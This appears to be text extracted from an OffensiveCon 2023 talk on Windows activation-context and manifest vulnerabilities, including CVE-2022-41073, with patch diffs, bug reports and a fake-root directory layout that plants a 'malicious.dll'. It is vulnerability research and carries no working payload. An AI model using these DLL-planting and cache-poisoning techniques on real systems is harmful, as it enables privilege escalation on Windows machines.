

Maddie Stone James Forshaw OffensiveCon 2023

CVE-2022-41073



Windows Print Spooler Elevation of Privilege Vulnerability

CVE-2022-41073

Released: Nov 8, 2022

Impact: Elevation of Privilege Max Severity: Important

Exploitability

The following table provides an <u>exploitability assessment</u> for this vulnerability at the time of original publication.

| Publicly Disclosed | Exploited | Latest Software Release |
|--------------------|-----------|-------------------------|
| No | Yes | Exploitation Detected |

Oct 2022 - winspool.drv!LoadNewCopy

```
HMODULE LoadNewCopy(LPCWSTR DllPath, DWORD dwFlags) {
    ULONG_PTR ulCookie;
    ActivateActCtx(ACTCTX_EMPTY, &ulCookie);
    HMODULE hModule = LoadLibraryExW(DllPath, NULL, dwFlags);
    // ...
}
```

Nov 2022 - winspool.drv!LoadNewCopy

```
HMODULE LoadNewCopy(LPCWSTR DllPath, DWORD dwFlags) {
    ULONG PTR ulCookie;
   ActivateActCtx(ACTCTX EMPTY, &ulCookie);
    HMODULE hModule;
    HANDLE hToken;
   if (RevertToProcess(&hToken)) {
        hModule = LoadLibraryExW(DllPath, NULL, dwFlags);
        ResumeImpersonation(hToken);
```

Issue 240: Windows: DosDevices Impersonation Elevation of Privilege

Reported by forshaw@google.com on Tue, Jan 27, 2015

Windows: DosDevices Impersonation Elevation of Privilege

Platform: Windows 8.1 Update, Windows 7


Class: Elevation of Privilege


Summary:

When an application impersonates another user all file accesses are performed using the current DOS device map under that token. This allows a user to force a system service to load DLLs or start processes at higher privileges leading to EoP.

Description:

Each login session has a DosDevices mapping under \Sessions\0\DosDevices\X-Y where X-Y is the login session ID. This object directory is writeable by the user. When a \?? \ path is looked up the kernel first checks the per-login session mapping for a symlink to the drive mapping, if not found it will fallback to looking up in \GLOBAL??. This mapping is also done when impersonating another user, which is typical of system services when performing actions on behalf of another user.









James Forshaw @tiraniddo

Interesting fix for CVE-2015-1644, MS added a new object attribute (0x800) which disables impersonation device map. Ldr code now uses it.

7:34 PM · Apr 22, 2015






C:\MyFakeRoot malicious.dll MyFakeRoot MyFakeRoot.MANIFEST prntvpt.dll prntvpt.dll temp.xml Windows System32 DriverStore FileRepository prnms003.inf amd64 454b8d4f31e80f7d Amd64 PrintConfig.dll WinSxS Manifests amd64 microsoft.windows.common-controls 6595b64144ccf1df 5.82.19041.1110 none 792d1c772443f647.manifest

 $amd 64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.1110_none_60b5254171f9507e.manifest$

```
C:\MyFakeRoot
     malicious.dll
     MyFakeRoot
         MyFakeRoot.MANIFEST
        - prntvpt.dll
     prntvpt.dll
     temp.xml
     Windows
          System32
              DriverStore
                  FileRepository
                       prnms003.inf amd64 454b8d4f31e80f7d
                            Amd64
                                PrintConfig.dll
          WinSxS
              Manifests
amd64 microsoft.windows.common-controls 6595b64144ccf1df 5.82.19041.1110 none 792d1c772443f647.manifest
amd64 microsoft.windows.common-controls 6595b64144ccf1df 6.0.19041.1110 none 60b5254171f9507e.manifest
```






amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.1110_none_60b5254171f9507e.manifest


What's in a MANIFEST?




DLL Hell




DLL Hell




DLL Hell



Side by Side Assemblies



PE Imports





```
Application Manifest File
                                             Identity of the
                                             "Assembly"
<assembly>
 <assemblyIdentity name="App.A" version="1.0.0.0"/>
  <description>My APP A</description>
  <dependency>
    <dependentAssembly>
                                     Dependencies of this Assembly
      <assemblyIdentity</pre>
        name="SharedLibrary"
        version="2.0.0.0" processorArchitecture="*"
        publicKeyToken="6595b64144ccf1df" language="*"
    </dependentAssembly>
  </dependency>
</assembly>
```


Using a Manifest


```
ACTCTX config = {}; Parse manifest file to an activation context config.cbSize = sizeof(config); config.lpSource = L"c:\\example.manifest"; HANDLE actctx = CreateActCtx(&config);
```

```
ULONG_PTR cookie;
Activate and load library
ActivateActCtx(actctx, &cookie);
HMODULE ret = LoadLibrary(L"SharedLibrary.dll");
DeactivateActCtx(0, cookie);
...
```










Assembly Manifest File

```
<assembly>
<assemblyIdentity name="SharedLibrary" version="2.0.1234.0"/>
<dependency>
                                           More dependencies
  <dependentAssembly>
   <assemblyIdentity</pre>
    name="SharedLibrary.resources" version="2.0.0.0"/>
   </dependentAssembly>
 </dependency>
<file name="SharedLibrary.dll"/>
                                          Assembly resources
</assembly>
```

Load DLL From Assembly Directory




Untangling KNOTWEED: European private-sector offensive actor using 0-day exploits

• • •


The CVE-2022-22047 vulnerability is related to an issue with <u>activation context</u> caching in the Client Server Run-Time Subsystem (CSRSS) on Windows. At a high level, the vulnerability could enable an attacker to provide a crafted assembly manifest, which would create a malicious activation context in the activation context cache, for an arbitrary process. This cached context is used the next time the process spawned.

https://www.microsoft.com/en-us/security/blog/2022/07/27/untangling-knotweed-euro pean-private-sector-offensive-actor-using-0-day-exploits


Exploiting Activation Context Caching



Exploiting Activation Context Caching



Exploiting Activation Context Caching



Weak Caching Key

Issue 1749: Windows: CSRSS SxSSrv Cached Manifest EoP

Reported by forshaw@google.com on Thu, Jan 3, 2019, 11:47 AM PST

Windows: CSRSS SxSSrv Cached Manifest EoP

Platform: Windows 10 1809, 1709 Class: Elevation of Privilege

Security Boundary (per Windows Security Service Criteria): User boundary (and others)

Summary:

The SxS manifest cache in CSRSS uses a weak key allowing an attacker to fill a cache entry for a system binary leading to EoP.

Description:

Manifest files are stored as XML, typically inside the PE resource section. To avoid having to parse the XML file each time a process starts CSRSS caches the parsed activation context binary format in a simple database. This cache can be queried during process startup or library loading by calling into CSRSS via CsrClientCall resulting in calls to BaseSrvSxsCreateProcess or BaseSrvSxsCreateActivationContext inside SXSSRV.DLL.





CACHE POISONING: EXPLOITING CSRSS FOR PRIVILEGE ESCALATION

January 23, 2023 | Simon Zuckerbraun

https://www.zerodayinitiative.com/blog/2023/1/23/activation-context-cache-poisoning-exploiting-csrss-for-privilege-escalation


Parsing the Manifest during DLL Loading

return result;

```
NTSTATUS BasepProbeForDllManifest(HMODULE DllHandle,
                                   PCWSTR FullDllName,
                                   HANDLE *ActCtx) {
 NTSTATUS result = LdrResFindResourceDirectory(DllHandle,
                                                                      Check for isolation
           RT MANIFEST, ISOLATIONAWARE MANIFEST RESOURCE ID);
                                                                         aware manifest
  if (NT_SUCCESS(result)) {
    ACTCTX config;
    config.lpSource = FullDllName;
                                                              Create an activation context
    config.lpResourceName = MAKEINTRESOURCE(ISOLATIONAWARE MANIFEST RESOURCE ID);
    config.hModule = DllHandle;
    *ActCtx = CreateActCtxW(&context);
    if (*ActCtx == INVALID HANDLE VALUE) {
      return NtCurrentTeb()->LastStatusValue;
```


The Exploit




